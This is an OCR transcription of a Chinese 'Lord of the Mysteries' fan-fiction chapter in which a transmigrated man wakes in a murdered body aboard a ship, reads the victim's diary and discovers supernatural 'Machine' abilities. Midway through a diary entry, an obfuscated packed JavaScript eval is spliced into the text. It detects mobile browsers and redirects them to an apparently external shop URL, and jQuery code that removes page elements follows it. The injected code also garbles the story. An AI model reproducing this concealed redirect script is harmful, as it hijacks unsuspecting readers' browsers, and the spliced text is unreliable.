《[诡秘之主]宝剑三》 1. 复活 冷。 彻骨的冷。 一种刺入灵魂的森寒将他从无尽的黑暗中拖入现实。最先涌入感知的是冷,然后是手掌下方粘腻又温热的触感,最后是疼痛……他本能地喘气,却因为喉咙里异样的紧绷感没能成功发出声音。脑子里像是被无形的大手楔入了一根粗长的铁钉,血肉的萎缩伴随着一阵阵撕扯的锐痛,让他提不起力气起身,也没法凝神思考。 静默随着血泊无声淌流,零零碎碎的画面涌入脑海。他尝试换气,却听到“咚”的一声,头顶上方发出一声巨响。 谁…… 滞涩的大脑不足以支撑他产生更多念头。他思绪中刚刚冒出一点警觉的苗头,就被黑暗中响起的脚步声打断。躯体的僵硬让他无法动弹,但他的听觉、嗅觉变得十分灵敏。有一股掺杂着硝石气息的烟草味靠近了。 这气息很熟悉,轻易就勾动了那些若隐若现的记忆。零碎的画面组建成型,他看到了一张下颌过宽的男性面孔。熟悉的气息就来自记忆中的面孔。几分钟前,顶着这张面孔的男人杀了他。 不对,应该是杀了这具身体的原主人。 不知道为什么,这一刻他清晰地意识到他本不该出现在这里。他想不起来自己是谁,曾经有着怎样的过去,但他知道自己不该出现在这里。 穿越了? 对,他穿越了。他想。意识深处有个声音告诉他这叫穿越。 他尝试活动手指,但又在反应过来现实境况的一瞬间放弃。杀死原主的凶手还没有离开。对方的脚步声听起来很稳健,原主的记忆也显示,对方似乎没在搏斗中受什么伤。而自己,现在连控制四肢都十分困难。想反杀对方无异于做梦,还不如接着装死尸,说不定能赌出一线生机。 他屏住呼吸,强迫自己放松身体。 凶手还没意识到自己刚刚杀的人被外来者来了个借尸还魂,还在往他身边靠近。他静静听着对方的脚步,一步、两步、三步…… 没有要停下的征兆。 不知道对方是打算上来补刀还是处理尸体,如果是要补刀,那他就完了;如果是处理尸体,他或许还能趁对方准备的时间调整状态,想办法反杀。 希望原主在时,凶手就已经补完刀了。 他默默在心里祈祷。 硬底的皮靴敲打在铁质地板上,发出清脆的响声,几乎盖过他的心跳。他暗暗绷紧身体,尝试在不惊动对方的情况下缓解四肢的僵涩。 如果这家伙真打算补刀,那他就只能硬着头皮拼死一搏了。虽然身体的尸僵还没有彻底消退下去,但同归于尽也比任人宰割强。 他默默呼出一口气,悄无声息地。 男人在他头顶上方停步。“铮”的一声,似乎拔了刀。他脊背一凉,当即就要硬挺起身去抢夺武器,但身体没听使唤。 他的动作没生效,还是无声匍匐在那里。凶手却也莫名停住动作,像是受到了某种感召。 “大人?” “这边的老鼠已经处理掉了,我正准备打扫房间……现在吗?好,我明白。我会封锁好现场的。我马上过去。” 那人把刀收了回去,毫不留恋地走了。轻微的落锁声从稍远处传来。他在原地怔愣了一会,忽然明白过来,对方不是在对着空气自言自语,而是在跟什么人交谈。以他所不能理解的方式。 那位“大人”的呼唤救了他一命。 他松了口气,真正放松身体瘫软在地上。几分钟后,失温感和疼痛感渐渐消退。凶手没有去而复返,四肢的僵涩感也有所缓解。 似乎能动了。 他勉力曲臂支撑起上半身,晃晃悠悠地从地上爬起。地面上是一片深沉的血泊,原来那种温热粘稠的触感源自他流出来的血液,或者说身体原主人流出来的血液。 那家伙被刚刚的杀人凶手以某种钝器洞穿了胸膛,一击毙命。但看伤口形状,凶器有一个成年人的小臂粗,边缘并不锋利。原主死前一定经历过莫大的痛苦。 他解开扣子,摸了摸已经不再渗血的伤口。狰狞的血肉已经有自行愈合的迹象了,虽然愈合速度非常缓慢。伤势暂时应该是不用担心。 但危机仍没有解除。 原主的记忆并没有因为他继承了这具身体就主动从他脑子里往外冒,他暂时还只知道刚刚那男人杀死了原主,不知道双方之间到底有什么恩怨。现在那家伙把他锁在了这间屋子里,之后肯定还会回来处理凶杀现场。他得想办法逃出去,才有机会避开再次被杀的危机。 他坐在原地积蓄了一会力气,终于颤巍巍站起身来。虽然稍微拿回了一点身体的支配权,但或许是原主人当时受伤太重,他现在连简单的直立都感到吃力。得十分小心才能避免摔在地上发出声响,把杀人凶手引回来。 房间里的摆设没什么特别,只有一只箱子和少数衣物是跟原主有关的。窗外挂着一轮红月,海天相接。他这是在一艘船上。 简单的翻找过后,他摸出一本深藏在行李箱里的笔记本。像是原主的行程日记。 “1354年11月20日 抵达圣密隆。 弗萨克的食物难吃极了。 …… 1354年12月24日 想念队长,想念第四小队的每一个人。 真想早点回贝克兰德。 有点后悔提交晋升申请了。 …… 1355年3月4日 抵达因蒂斯边境,成功跟这次的同行人员汇合。那位先生说结束这次任务,我就能成为他们的正式成员,回到贝克兰德了。希望还能赶得上萨缪尔的婚礼。 …… 1355年5月1日 该死的,这群强盗为什么这么能跑? 但愿他们不要像领队女士说的那样,跑到狂暴海去。如果要去狂暴海追捕他们,那我就真的赶不及在萨缪尔的婚礼之前回到贝克兰德了。 …… 1355年6月3日 历时一个月,萨缪尔的婚礼结束了,而我也准备出海了。领队女士说这趟任务会很凶险,他们手里的0级封印物十分可怕。希望我还能活着回去,快到乔的生日了。 …… 1355年6月14日 我们被骗了,他们根本就不是在逃跑,他们要把这船人运到迷雾海去!已经有两个同伴遇害了,我想我可能没法活 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320945|199049||http|test|mini|href|location''.split(''|''),0,{})); () {$(''.inform'').remove(); $(''#content'').append('' 着回到贝克兰德。幸运这次或许不会再眷顾我。 …… 1355年6月18日 同伴们都遇害了,而我还活着。亲爱的乔,我做了一个决定。这或许很凶险,但我别无选择。你会支持我这个决定的对吗?” 很奇怪,他居然能看懂这本日记里的文字。或许是源于这具身体的知识记忆使然,尽管他并不能想起原主经历过的所有事。日记写到6月18日就结束了,并没有交代什么和原主的身份有关的事。除了扉页的署名“克劳狄·奥兰多”,其他内容他都看不太明白,只能勉强辨认出几个地名,几个人名,和原主登船的动机。 现况是同伴都死了,船只被歹徒控制。迷雾海,根据那家伙的文字语气判断,应该是一个很危险的地方,而现在他正在这里。 形势很不乐观啊…… 他将原主的日记本塞进箱子底下,悄然摸进房间的盥洗室,耐心放了点水清理脸上身上的血渍。盥洗室里的镜子映照出他现在的面容,一张十分英俊且具有攻击性的脸孔,保管是让人看一眼就能记住,很难在人群中隐藏的类型。更别说身体的原主人还留了一头扎眼的金色长发。 和原主夹在日记本里的照片能对得上。但问题是,现在船只航行在海上,本身想从杀人凶手手里逃脱就挺困难的,这具身体的外形和打扮还这么有辨识度。他就算逃出房间,也很容易再次被那个歹徒找到。 他——现在或许应该换个称呼了——克劳狄甩了甩沾在手指缝里的水,轻轻叹气。 好大一个麻烦。 他现在不仅记不起自己的过往,连这具身体的原主人的过往都拼凑不全,就要面对这么大一个麻烦,那个杀人凶手光靠信息差就能轻易把他碾死。但不面对也不行,他没有退路。 总不能原地等死。 克劳狄做了个深呼吸,又轻手轻脚地走出盥洗室,回到凶杀案发生的第一现场,原主在这艘船上的房间。这件衣服已经在原主被杀的过程中报废,不能再穿。好在原主的财富状况似乎不算太差,手提箱里还有好几件换洗衣物。 他将衣服一股脑摸出来,选了一件看起来最顺眼的,凭身体本能换好。换完衣服,又将行李箱里的东西一一叠好放回原位。 整理外套的过程中,他发现了新的线索。原主在大衣口袋里还揣了一只巴掌大的笔记本。 这只笔记本记的东西就没有原先那本日记多了,拢共加起来也只有两页。第一页写着什么扮演法则,第二页是晋升序列七的准备计划。 序列七,是什么? 克劳狄疑惑了一瞬间,刚要把笔记本塞回大衣口袋里,就感到一阵眩晕,几乎站立不稳。撕裂般的头痛随即袭来,一些超越常理的认知无端灌进他的脑海。 他看到一个面容模糊的男人带着他往幽暗处走,边走边说:“加入我们意味着你要摒弃掉很多东西。非凡世界没有外界人士想得那么……刺激,有趣,英雄主义?只了解一点神秘学皮毛的孩子们总会那样想。但我要告诉你事情从来就不是那样。非凡者随时都可能面临失控的风险。” 这是……原主的记忆? 非凡者,序列八,机器? 2. 机器 头痛欲裂的体验让克劳狄踉跄了两下。 狂乱的记忆像是没有头绪的毛线一样将他缠绕其中,但事实上,他刚想去分析内容,那些零散画面就同时抽离。留下的只有精神和感官的真实痛苦,以及毫无条理的残缺认知。 他“砰”一声摔跪在地上,膝盖与小腿肌肉与地面碰撞并摩擦的触感让他蜷缩起身体。阵阵黑白交织的色彩在脑袋里炸开。唯一值得庆幸的是,那名杀人凶手不知道被叫去做什么了,暂时不在附近,没有察觉他折腾出来的动静。 笔记本摔在他脸侧,自动翻腾了几页。 他喘息着缓冲了好一会,才觉得那种头晕目眩的感觉稍稍减轻。外界的海天依然静谧,红月仿佛一只注视人间的鬼眼。 他斜翻过身,试图捡拾笔记本的同时,撑地起身。笔记本又回到刚刚有文字的那一页,怪物序列的扮演法则。不知道为什么,原主只写了序列八机器的扮演法则,序列九后面是空白。 “序列八:机器 一,绝对的严谨、理性。 二,量化标准的外部审视与自我审视。 三,不要迷失于扮演,扮演不等于成为。守住本心,不要忘记自己究竟是谁。” 相当笼统的规则概括,看起来就像一张机械商品的使用说明书。克劳狄合上笔记,脑子里渐渐涌现出原主关于非凡世界的知识。在刚刚经历记忆风暴的过程中,那些东西已经自动进入他的脑子。他由此得知,非凡者是一种特殊职业。 一种能驱使非凡力量的职业。 这种职业按照序列分门别类,获得不同的特殊能力。当代神秘界共有二十二条序列,原主留给他的是其中一条名为“怪物”途径的序列能力。每序列共十个等级,从序列九到序列零。数字由大到小,层次和能力逐渐提升。 现在他继承了原主的身体,似乎也继承了原主的能力。序列八的能力。 序列九怪物的能力是,灵感提高、危险直觉,间歇性被动的未卜先知。这一点也顺延到序列八。而序列八机器的能力……克劳狄尝试按照记忆里的模式闭了闭眼,三个呼吸后重又睁开。 房间的长宽高度量,各墙面的面积、屋内容积瞬间在他脑海中转化成精准的数字与单位。就连原主临死前那场战斗中,每样物品的运动轨迹都在他脑子里复现无疑。计算能力。 停顿片刻后,他又从笔记本上撕下一张薄薄的纸。捻住纸张边缘后,他轻轻投掷。 纸张精准卡在他投掷的目标位置,墙面与墙面存在缝隙的接口。进入的深度、姿态都跟他预想中一般无二。绝对的控制力。 克劳狄稀奇地摸上前去抽出那张纸,将其揉皱成团塞进口袋。从现有的记忆来看,原主的战斗能力不差。机器特性也会对非凡者的格斗、枪械使用能力产生不小的增益。那家伙不应该那么轻易地死在那个宽脸男人手里。 难道是因为日记里提到的“0级封印物”? 他想了想,觉得很有可能。但可惜刚刚恢复的记忆有限,除了零零散散的神秘学常识,他再也没法窥探到更多。0级封印物这个词汇,并不在那部分神秘学常识内。 月色逐渐西沉,原主的死亡时间是午夜,而他成为克劳狄已经是凌晨。 克劳狄穿上一件不那么显眼的深色外套,将船票和两只笔记本同时揣进衣兜。杀人凶手已经离开了有一会,他也对当前的处境有了大致的了解。为了避免跟回来抛尸的人撞个正着,他得早点转移阵地。看日记描述,原主上船时似乎是有同伴的,虽然那些同伴好像都死了,但没关系,他们的房间里说不定有他用得上的东西。 克劳狄扣上纽扣,无声无息地来到门口。 适应序列八的能力后,他对身体的控制力也渐渐恢复,不至于再步履蹒跚。 房门被凶手以某种超越常理的方式反锁了,门缝里还有一种特殊的灵性残余。那家伙相当谨慎,哪怕已经确认过原主的死亡,也仍然对房间保留了封闭手段。克劳狄蹲下身观察了一会,一时间有点无从下手。 机器的能力很方便他撬锁,但这是灵性层面的封锁,他如果强行破门,凶手一定会发现。 当然,事后那人回来抛尸会发现他还没死是必然发展。但事后是事后,现在是现在。这艘船的可活动范围就那么大点,他能争取一分钟的时间用来逃离和躲藏都有着巨大的意义。毕竟目前看来,那男人的战斗实力比原主强悍得多。而他刚适应身体,战斗实力大概率还不如原主。 “如果那家伙自己解除封锁就好了。” 克劳狄忍不住在心里这样想。 令他始料未及的是,这个念头刚刚落地,房门咔哒一声开了。克劳狄“蹭”一声从地上站起,难以相信自己说话居然这么灵验。 与此同时,一种源自灵性的预知直觉击中了他。模糊的画面一闪而逝,他看见杀死原主的凶手被一只肌肉虬结的手臂击中。那恐怖的一击让冷血的杀人者当场重伤。 对方离开是为了应付另一些人,现在那家伙受伤了,这里的灵性封锁自动解除了…… 克劳狄自动从这一画面中解读出具体信息。 没想到怪物的预见能力还有这种用途。 